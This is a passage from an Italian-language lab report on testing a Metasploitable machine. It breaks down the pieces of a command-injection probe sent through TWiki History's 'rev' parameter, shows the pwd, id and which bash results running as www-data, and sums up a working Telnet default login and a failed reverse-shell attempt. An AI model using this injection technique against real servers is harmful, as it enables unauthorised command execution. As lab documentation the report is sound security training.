• | — Pipe della shell. La versione vulnerabile interpreta impropriamente questo metacarattere proveniente dall'URL.

• pwd — Comando non distruttivo che stampa la directory di lavoro corrente.

• id — Mostra utente, gruppo e gruppi del processo che esegue il comando.

• which bash — Individua il percorso dell'eseguibile bash, se disponibile.

• || — Operatore OR della shell; completa la catena usata nella richiesta.

• echo%20 — echo conclude la struttura della prova; %20 rappresenta uno spazio codificato nell'URL.


Il fatto che una risposta HTTP contenga l'output del comando dimostra che il valore del parametro non viene trattato soltanto come dato della pagina: raggiunge invece un contesto di shell. È questo il comportamento che rende possibile l'esecuzione arbitraria di comandi.


12 Risultati dei comandi di prova


pwd. La richiesta con pwd restituisce /var/www/twiki/bin, cioè la directory da cui viene eseguito il componente TWiki.

id. La richiesta con id restituisce uid=33(www-data), gid=33(www-data) e groups=33(www-data).

which bash. La risposta /bin/bash conferma che bash è presente in quel percorso.







13 Conclusione

L'esercizio ha verificato due esposizioni distinte sulla macchina Metasploitable. Il servizio Telnet ha rivelato nel proprio banner credenziali predefinite che sono risultate realmente utilizzabili. Il componente TWiki History ha invece consentito di eseguire comandi del sistema operativo tramite il parametro rev: pwd, id e which bash hanno prodotto output coerente e hanno mostrato che i comandi venivano eseguiti come www-data.

Il tentativo di ottenere una sessione reverse con il payload cmd/unix/reverse non ha avuto successo e viene quindi documentato come prova non riuscita, senza confonderlo con la command injection verificata. Le evidenze raccolte mostrano comunque perché servizi obsoleti, credenziali predefinite e input non validati rappresentino rischi concreti anche in assenza di privilegi amministrativi.